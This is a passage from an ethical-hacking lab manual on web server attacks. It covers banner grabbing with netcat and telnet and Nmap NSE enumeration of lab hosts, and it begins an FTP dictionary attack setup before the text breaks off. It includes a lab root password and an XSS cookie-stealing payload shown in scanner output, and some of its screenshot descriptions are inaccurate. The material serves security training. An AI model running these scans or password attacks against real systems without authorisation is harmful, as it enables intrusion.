

# Module 13 Hacking Web Servers

## Lab 1: Footprint the Web Server

### Lab Scenario

The first step of hacking web servers for a professional ethical hacker or pen tester is to collect as much information as possible about the target web server and analyze the collected information in order to find lapses in its current security mechanisms. The main purpose is to learn about the web server's remote access capabilities, its ports and services, and other aspects of its security.

The information obtained in this step helps in assessing the security posture of the web server. Footprinting may involve searching the Internet, newsgroups, bulletin boards, etc. for gathering information about the target organization's web server. There are also tools such as Whois.net and Whois Lookup that extract information such as the target's domain name, IP address, and autonomous system number.

Web server fingerprinting is an essential task for any penetration tester. Before proceeding to hack or exploit a webserver, the penetration tester must know the type and version of the webserver as most of the attacks and exploits are specific to the type and version of the server being used by the target. These methods help any penetration tester to gain information and analyze their target so that they can perform a thorough test and can deploy appropriate methods to mitigate such attacks on the server.

An ethical hacker or penetration tester must perform footprinting to detect the loopholes in the web server of the target organization. This will help in predicting the effectiveness of additional security measures for strengthening and protecting the web server of the target organization.

The labs in this exercise demonstrate how to footprint a web server using various footprinting tools and techniques.

### Lab Objectives

- Footprint a web server using Netcat and Telnet
- Enumerate web server information using Nmap Scripting Engine (NSE)

### Overview of Web Server Footprinting

By performing web server footprinting, it is possible to gather valuable system-level data such as account details, OS, software versions, server names, and database schema details. Use Telnet utility to footprint a web server and gather information such as server name, server type, OSes, and applications running. Use footprinting tools such as Netcraft, ID Serve, and httprecon to perform web server footprinting. Web server footprinting tools such as Netcraft, ID Serve, and

httprecon can extract information from the target server. Let us look at the features and the types of information these tools can collect from the target server.

## Task 1: Footprint a Web Server using Netcat and Telnet

### Netcat

Netcat is a networking utility that reads and writes data across network connections, using the TCP/IP protocol. It is a reliable "back-end" tool used directly or driven by other programs and scripts. It is also a network debugging and exploration tool.

### Telnet

Telnet is a client-server network protocol. It is widely used on the Internet or LANs. It provides the login session for a user on the Internet. The single terminal attached to another computer emulates with Telnet. The primary security problems with Telnet are the following:

- It does not encrypt any data sent through the connection.
- It lacks an authentication scheme.

Telnet helps users perform banner-grabbing attacks. It probes HTTP servers to determine the Server field in the HTTP response header.

1. Click Parrot Security to switch to the **Parrot Security** machine.
2. In the **Parrot Security** machine, open a **Terminal** window and execute **sudo su** to run the programs as a root user (When prompted, enter the password **toor**).
3. In the terminal window, run **nc -vv www.moviescope.com 80**.

The screenshot shows a terminal window titled "sudo su - Parrot Terminal" running on a Parrot OS desktop environment. The terminal window has a dark background with a colorful parrot logo on the right side. The terminal content is as follows:

```
[attacker@parrot:~] $ sudo su
[sudo] password for attacker:
[root@parrot:~/home/attacker] # nc -vv www.moviescope.com 80
```

The desktop background is also a dark theme with a network graph overlay.

4. Once you hit **Enter**, the netcat will display the hosting information of the provided domain.
5. Now, type **GET / HTTP/1.0** and press **Enter** twice.
6. Netcat will perform the banner grabbing and gather information such as content type, last modified date, accept ranges, ETag, and server information.

The screenshot shows a terminal window titled "nc -vv www.moviescope.com 80 - Parrot Terminal". The terminal session starts with the user "attacker" at the root prompt. The user runs "sudo su" to become root. The password is entered, and the user becomes root. The root user then runs "nc -vv www.moviescope.com 80" to listen on port 80. A DNS fwd/rev mismatch is noted between www.moviescope.com and www.goodshopping.com. An incoming connection from 10.10.1.19 on port 80 (HTTP) is accepted. The response is an IIS Windows Server page with status code 200 OK, content type text/html, and various headers including Last-Modified, Accept-Ranges, ETag, Server, X-Powered-By, Date, Connection, and Content-Length.

```
[attacker@parrot] ~
$ sudo su
[sudo] password for attacker:
[root@parrot] ~
# nc -vv www.moviescope.com 80
DNS fwd/rev mismatch: www.moviescope.com != www.goodshopping.com
www.moviescope.com [10.10.1.19] 80 (http) open
GET / HTTP/1.0

HTTP/1.1 200 OK
Content-Type: text/html
Last-Modified: Wed, 15 Apr 2020 06:15:03 GMT
Accept-Ranges: bytes
ETag: "2a415933ed12d61:0"
Server: Microsoft-IIS/10.0
X-Powered-By: ASP.NET
Date: Thu, 14 Mar 2024 05:51:26 GMT
Connection: close
Content-Length: 703

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1" />
<title>IIS Windows Server</title>
```

7. In the terminal windows, run **clear** to clear the netcat result in the terminal window.

A screenshot of a terminal window titled "Parrot Terminal". The window shows a command-line session where a file named "exploit.html" is being viewed. The content of the file is a simple HTML page with a single image tag pointing to "iisstart.png". The terminal window has a dark background with a colorful parrot graphic on the right side. The status bar at the bottom shows the command "nc -vv www.moviescope.com 80 - Parrot Terminal".


```
margin:0;
}

#container {
    margin-left:auto;
    margin-right:auto;
    text-align:center;
}

a img {
    border:none;
}

--> Train
</style>
</head>
<body>
<div id="container">
<a href="http://go.microsoft.com/fwlink/?linkid=66138&clcid=0x409"></a>
</div>
</body>
</html> sent 16, rcvd 970
[root@parrot]# [/home/attacker]
# clear
```

8. Now, perform banner grabbing using telnet. In the terminal window, run **telnet www.moviescope.com 80**.



9. Telnet will connect to the domain.
10. Type **GET / HTTP/1.0** and press **Enter** twice. Telnet will perform the banner grabbing and gather information such as content type, last modified date, accept ranges, ETag, and server information.

The screenshot shows a Parrot OS desktop environment. A terminal window titled "telnet www.moviescope.com 80 - Parrot Terminal" is open, displaying the response from a Microsoft IIS server. The terminal output includes the HTTP header and the HTML document structure.

```
[root@parrot]~[ /home/attacker]
[ ]# telnet www.moviescope.com 80
Trying 10.10.1.19...
Connected to www.moviescope.com.
Escape character is '^}'.
GET / HTTP/1.0

HTTP/1.1 200 OK
Content-Type: text/html
Last-Modified: Wed, 15 Apr 2020 06:15:03 GMT
Accept-Ranges: bytes
ETag: "2a415933ed12d61:0"
Server: Microsoft-IIS/10.0
X-Powered-By: ASP.NET
Date: Thu, 14 Mar 2024 05:57:02 GMT
Connection: close
Content-Length: 703

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1" />
<title>IIS Windows Server</title>
<style type="text/css">
<!--
```

11. This concludes the demonstration of how to gather information about the target web server using the Netcat and Telnet utilities.
  12. Close the terminal window on the **Parrot Security** machine.

### Question 13.1.1.1

Perform banner grabbing using Telnet on the website [www.moviescope.com](http://www.moviescope.com). Identify the web-server application used to host the website.


## Task 2: Enumerate Web Server Information using Nmap Scripting Engine (NSE)

The web applications that are available on the Internet may have vulnerabilities. Some hackers' attack strategies may need the Administrator role on your server, but sometimes they simply need sensitive information about the server. Utilizing Nmap and http-enum.nse content returns a diagram of those applications, registries, and records uncovered. This way, it is possible to check for vulnerabilities or abuses in databases. Through this technique, it is possible to discover genuine (and extremely dumb) security imperfections on a site such as some sites (like

WordPress and PrestaShop) that maintain accessibility to envelopes that ought to be erased once the task has been settled. Once you have identified a vulnerability, you can discover a fix for it.

Nmap, along with Nmap Scripting Engine, can extract a lot of valuable information from the target web server. In addition to Nmap commands, Nmap Scripting Engine (NSE) provides scripts that reveal various useful information about the target web server to an attacker.

1. In the **Parrot Security** machine, open a **Terminal** window and execute **sudo su** to run the programs as a root user (When prompted, enter the password **toor**).
2. Enumerate the directories used by web servers and web applications, in the terminal window. Run **nmap -sV --script=http-enum [target website]**.
3. In this scan, we are enumerating the **www.goodshopping.com** website.



The screenshot shows a terminal window titled "sudo su - Parrot Terminal". The terminal session starts with the user "attacker" at the prompt "[attacker@parrot]~". The user runs "sudo su" to become root, entering the password "toor". The root prompt "[root@parrot]~" appears. Finally, the command "#nmap -sV --script=http-enum www.goodshopping.com" is run, which is highlighted in green. The background of the desktop shows a parrot.

4. This script enumerates and provides you with the output details, as shown in the screenshot.

The screenshot shows a terminal window on a Parrot OS desktop environment. The title bar indicates the command being run: "nmap -sV --script=http-enum www.goodshopping.com - Parrot Terminal". The terminal output shows the following:

```
nmap -sV --script=http-enum www.goodshopping.com
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-13 08:11 EDT
Nmap scan report for www.goodshopping.com (10.10.1.19)
Host is up (0.0012s latency).

PORT      STATE SERVICE      VERSION
25/tcp    open  smtp        Microsoft ESMTP 10.0.17763.1
80/tcp    open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
| http-server-header:
|   Microsoft-HTTPAPI/2.0
|_  Microsoft-IIS/10.0
| http-enum:
|_ /login.aspx: Possible admin folder
135/tcp   open  msrpc       Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds?
1801/tcp  open  msmq?
2103/tcp  open  msrpc       Microsoft Windows RPC
2105/tcp  open  msrpc       Microsoft Windows RPC
2107/tcp  open  msrpc       Microsoft Windows RPC
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
MAC Address: 02:15:5D:55:A2:80 (Unknown)

Service Info: Host: Server2019; OS: Windows; CPE: cpe:/o:microsoft:windows

Nmap done: 1 IP address (1 host up) scanned in 1.17 seconds
```

5. The next step is to discover the hostnames that resolve the targeted domain.
6. In the terminal window, run **nmap --script hostmap-bfk -script-args hostmap-bfk.prefix=hostmap- www.goodshopping.com**.

The screenshot shows a terminal window on a Parrot OS desktop environment. The title bar indicates the window is titled "nmap --script hostmap-bfk -script-args hostmap-bfk.prefix=hostmap- www.goodshopping.com - Parrot Terminal". The terminal content displays the output of an Nmap scan:

```
[root@parrot]~[~/home/attacker]
└─# nmap --script hostmap-bfk -script-args hostmap-bfk.prefix=hostmap- www.goodshopping.com
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-13 08:18 EDT
Nmap scan report for www.goodshopping.com (10.10.1.19)
Host is up (0.0013s latency).
Not shown: 990 filtered tcp ports (no-response)
PORT      STATE SERVICE
25/tcp    open  smtp
80/tcp    open  http
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
1801/tcp  open  msmq
2103/tcp  open  zephyr-clt
2105/tcp  open  eklogin
2107/tcp  open  msmq-mgmt
3389/tcp  open  ms-wbt-server
MAC Address: 02:15:5D:55:A2:80 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 4.93 seconds
[root@parrot]~[~/home/attacker]
└─#
```

The terminal window has a dark background with a network graph watermark. The bottom status bar shows the command being run: "nmap --script hostma...".

7. Perform an HTTP trace on the targeted domain. In the terminal window, run **nmap --script http-trace -d www.goodshopping.com**.
8. This script will detect a vulnerable server that uses the TRACE method by sending an HTTP TRACE request that shows if the method is enabled or not.

```
Applications Places System nmap --script http-trace -d www.goodshopping.com - Parrot Terminal
File Edit View Search Terminal Help
[root@parrot]~[~/home/attacker]
#nmap --script http-trace -d www.goodshopping.com
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-13 08:21 EDT
PORTS: Using ports open on 0% or more average hosts (TCP:1000, UDP:0, SCTP:0)
----- Timing report -----
hostgroups: min 1, max 100000
rtt-timeouts: init 1000, min 100, max 10000
max-scan-delay: TCP 1000, UDP 1000, SCTP 1000
parallelism: min 0, max 0
max-retries: 10, host-timeout: 0
min-rate: 0, max-rate: 0
-----
NSE: Using Lua 5.4.
NSE: Arguments from CLI:
NSE: Loaded 1 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 1) scan.
Initiating NSE at 08:21
Completed NSE at 08:21, 0.00s elapsed
Initiating ARP Ping Scan at 08:21
Scanning www.goodshopping.com (10.10.1.19) [1 port]
Packet capture filter (device eth0): arp and arp[18:4] = 0x02155D55 and arp[22:2] = 0xA281
Completed ARP Ping Scan at 08:21, 0.05s elapsed (1 total hosts)
Overall sending rates: 18.99 packets / s, 797.75 bytes / s.
mass_rdns: Using DNS server 8.8.8.8
Initiating SYN Stealth Scan at 08:21
[Menu] nmap --script http-tr...[2]
```

```
Applications Places System nmap --script http-trace -d www.goodshopping.com - Parrot Terminal
File Edit View Search Terminal Help
Initiating SYN Stealth Scan at 08:21
Scanning www.goodshopping.com (10.10.1.19) [1000 ports]
Packet capture filter (device eth0): dst host 10.10.1.13 and (icmp or icmp6 or ((tcp) and (src host 10.10.1.19)))
Discovered open port 80/tcp on 10.10.1.19
Discovered open port 139/tcp on 10.10.1.19
Discovered open port 445/tcp on 10.10.1.19
Discovered open port 3389/tcp on 10.10.1.19
Discovered open port 25/tcp on 10.10.1.19
Discovered open port 135/tcp on 10.10.1.19
Discovered open port 1801/tcp on 10.10.1.19
Discovered open port 2105/tcp on 10.10.1.19
Discovered open port 2103/tcp on 10.10.1.19
Discovered open port 2107/tcp on 10.10.1.19
Completed SYN Stealth Scan at 08:21, 4.66s elapsed (1000 total ports)
Overall sending rates: 426.96 packets / s, 18786.37 bytes / s.
NSE: Script scanning 10.10.1.19.
NSE: Starting runlevel 1 (of 1) scan.
Initiating NSE at 08:21
NSE: Starting http-trace against www.goodshopping.com (10.10.1.19:80).
NSE: Finished http-trace against www.goodshopping.com (10.10.1.19:80).
Completed NSE at 08:21, 0.01s elapsed
Nmap scan report for www.goodshopping.com (10.10.1.19)
Host is up, received arp-response (0.0010s latency).
Scanned at 2024-03-13 08:21:37 EDT for 5s
Not shown: 990 filtered tcp ports (no-response)
[Menu] nmap --script http-tr...[2]
```

The screenshot shows a terminal window on a Parrot OS desktop environment. The title bar indicates the command run is "nmap -script http-trace -d www.goodshopping.com - Parrot Terminal". The terminal output displays the results of an Nmap scan at 08:21:37 EDT on March 13, 2024. It lists various open TCP ports and their services, including smtp, http, msrpc, netbios-ssn, microsoft-ds, msmq, zephyr-clt, eklogin, msmq-mgmt, and ms-wbt-server. The scan also includes Network Security Modules (NSE) scripts, which took 0.00s to complete. The Nmap command used was "nmap -script http-trace -d www.goodshopping.com". The terminal prompt shows the user is root on the parrot host.

```
Applications Places System nmap -script http-trace -d www.goodshopping.com - Parrot Terminal
File Edit View Search Terminal Help
Scanned at 2024-03-13 08:21:37 EDT for 5s
Not shown: 990 filtered tcp ports (no-response)
PORT      STATE SERVICE      REASON
25/tcp    open  smtp        syn-ack ttl 128
80/tcp    open  http         syn-ack ttl 128
135/tcp   open  msrpc       syn-ack ttl 128
139/tcp   open  netbios-ssn syn-ack ttl 128
445/tcp   open  microsoft-ds syn-ack ttl 128
1801/tcp  open  msmq        syn-ack ttl 128
2103/tcp  open  zephyr-clt  syn-ack ttl 128
2105/tcp  open  eklogin     syn-ack ttl 128
2107/tcp  open  msmq-mgmt   syn-ack ttl 128
3389/tcp  open  ms-wbt-server syn-ack ttl 128
MAC Address: 02:15:5D:55:A2:80 (Unknown)
Final times for host: srtt: 1002 rttvar: 627  to: 100000

NSE: Script Post-scanning.
NSE: Starting runlevel 1 (of 1) scan.
Initiating NSE at 08:21
Completed NSE at 08:21, 0.00s elapsed
Read from /usr/bin/../share/nmap: nmap-mac-prefixes nmap-protocols nmap-services.
Nmap done: 1 IP address (1 host up) scanned in 4.97 seconds
      Raw packets sent: 1992 (87.632KB) | Rcvd: 12 (512B)
[root@parrot]#
```

9. Now, check whether Web Application Firewall is configured on the target host or domain. In the terminal window, run **nmap -p80 --script http-waf-detect www.goodshopping.com**.
10. This command will scan the host and attempt to determine whether a web server is being monitored by an IPS, IDS, or WAF.
11. This command will probe the target host with malicious payloads and detect the changes in the response code.

```
nmap -p80 --script http-waf-detect www.goodshopping.com - Parrot Terminal
nmap -p80 --script http-waf-detect www.goodshopping.com
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-18 08:15 EDT
Nmap scan report for www.goodshopping.com (10.10.1.19)
Host is up (0.0011s latency).

PORT      STATE SERVICE
80/tcp    open  http
| http-waf-detect: IDS/IPS/WAF detected!
|_www.goodshopping.com:80/?p4yl04d3=<script>alert(document.cookie)</script>
MAC Address: 02:15:5D:53:B7:25 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 1.31 seconds
```

12. This concludes the demonstration of how to enumerate web server information using the Nmap Scripting Engine (NSE).
13. Close the terminal windows on the **Parrot Security** machine.

#### Question 13.1.2.1

Use Nmap Scripting Engine (NSE) to extract information about the website [www.goodshopping.com](http://www.goodshopping.com). Enter the port number of the ms-wbt-server service, which is open on the web server.

#### Question 13.1.2.2

Use Nmap Scripting Engine (NSE) to check whether a web-application firewall is configured for the website [www.goodshopping.com](http://www.goodshopping.com). Enter YES if a web-application firewall is configured for [www.goodshopping.com](http://www.goodshopping.com) or NO otherwise.

# Lab 2: Perform a Web Server Attack

## Lab Scenario

After gathering required information about the target web server, the next task for an ethical hacker or pen tester is to attack the web server in order to test the target network's web server security infrastructure. This requires knowledge of how to perform web server attacks.

Attackers perform web server attacks with certain goals in mind. These goals may be technical or non-technical. For example, attackers may breach the security of the web server to steal sensitive information for financial gain, or merely for curiosity's sake. The attacker tries all possible techniques to extract the necessary passwords, including password guessing, dictionary attacks, brute force attacks, hybrid attacks, pre-computed hashes, rule-based attacks, distributed network attacks, and rainbow attacks. The attacker needs patience, as some of these techniques are tedious and time-consuming. The attacker can also use automated tools such as Brutus and THC-Hydra, to crack web passwords.

An ethical hacker or pen tester must test the company's web server against various attacks and other vulnerabilities. It is important to find various ways to extend the security test by analyzing web servers and employing multiple testing techniques. This will help to predict the effectiveness of additional security measures for strengthening and protecting web servers of the organization.

## Lab Objectives

- Crack FTP credentials using a Dictionary Attack
- Gain Access to Target Web Server by Exploiting Log4j Vulnerability

## Overview of Web Server Attack

Attackers can cause various kinds of damage to an organization by attacking a web server, including:

- Compromise of a user account
- Secondary attacks from the website and website defacement
- Root access to other applications or servers
- Data tampering and data theft
- Damage to the company's reputation

## Task 1: Crack FTP Credentials using a Dictionary Attack

A dictionary or wordlist contains thousands of words that are used by password cracking tools to break into a password-protected system. An attacker may either manually crack a password by guessing it or use automated tools and techniques such as the dictionary method. Most password cracking techniques are successful, because of weak or easily guessable passwords.


First, find the open FTP port using Nmap, and then perform a dictionary attack using the THC Hydra tool.

1. Click **Parrot Security** to switch to the **Parrot Security** machine.

Here, we will use a sample password file (**Passwords.txt**) containing a list of passwords to crack the FTP credentials on the target machine.

2. Assume that you are an attacker, and you have observed that the FTP service is running on the **Windows 11** machine.
3. Perform an **Nmap scan** on the target machine (**Windows 11**) to check if the FTP port is open.
4. In the **Parrot Security** machine, open a **Terminal** window and execute **sudo su** to run the programs as a root user (When prompted, enter the password **toor**).
5. In the terminal window, run **nmap -p 21 [IP Address of Windows 11]**.

Here, the IP address of **Windows 11** is **10.10.1.11**.



```
[attacker@parrot] ~
$ sudo su
[sudo] password for attacker:
[root@parrot] ~
# nmap -p 21 10.10.1.11
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-14 00:56 EDT
Nmap scan report for 10.10.1.11
Host is up (0.00040s latency).

PORT      STATE SERVICE
21/tcp    open  ftp
MAC Address: 00:15:5D:01:80:00 (Microsoft)

Nmap done: 1 IP address (1 host up) scanned in 0.22 seconds
[root@parrot] ~
```

6. Observe that **port 21** is open in **Windows 11**.
7. Check if an FTP server is hosted on the **Windows 11** machine.

- Run **ftp [IP Address of Windows 11]**. You will be prompted to enter user credentials. The need for credentials implies that an FTP server is hosted on the machine.

The screenshot shows a terminal window on a Parrot OS desktop environment. The title bar reads "ftp 10.10.1.11 - Parrot Terminal". The terminal window contains the following text:

```
[attacker@parrot] ~
$ sudo su
[sudo] password for attacker:
[root@parrot] ~
# nmap -p 21 10.10.1.11
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-14 00:56 EDT
Nmap scan report for 10.10.1.11
Host is up (0.00040s latency).

PORT      STATE SERVICE
21/tcp    open  ftp
MAC Address: 00:15:5D:01:80:00 (Microsoft)

Nmap done: 1 IP address (1 host up) scanned in 0.22 seconds
[root@parrot] ~
# ftp 10.10.1.11
Connected to 10.10.1.11.
220 Microsoft FTP Service
Name (10.10.1.11:attacker):
```

- Try entering random usernames and passwords in an attempt to gain FTP access.

The password you enter will not be visible on the screen.

- As shown in the screenshot, you will not be able to log in to the FTP server. Close the terminal window.

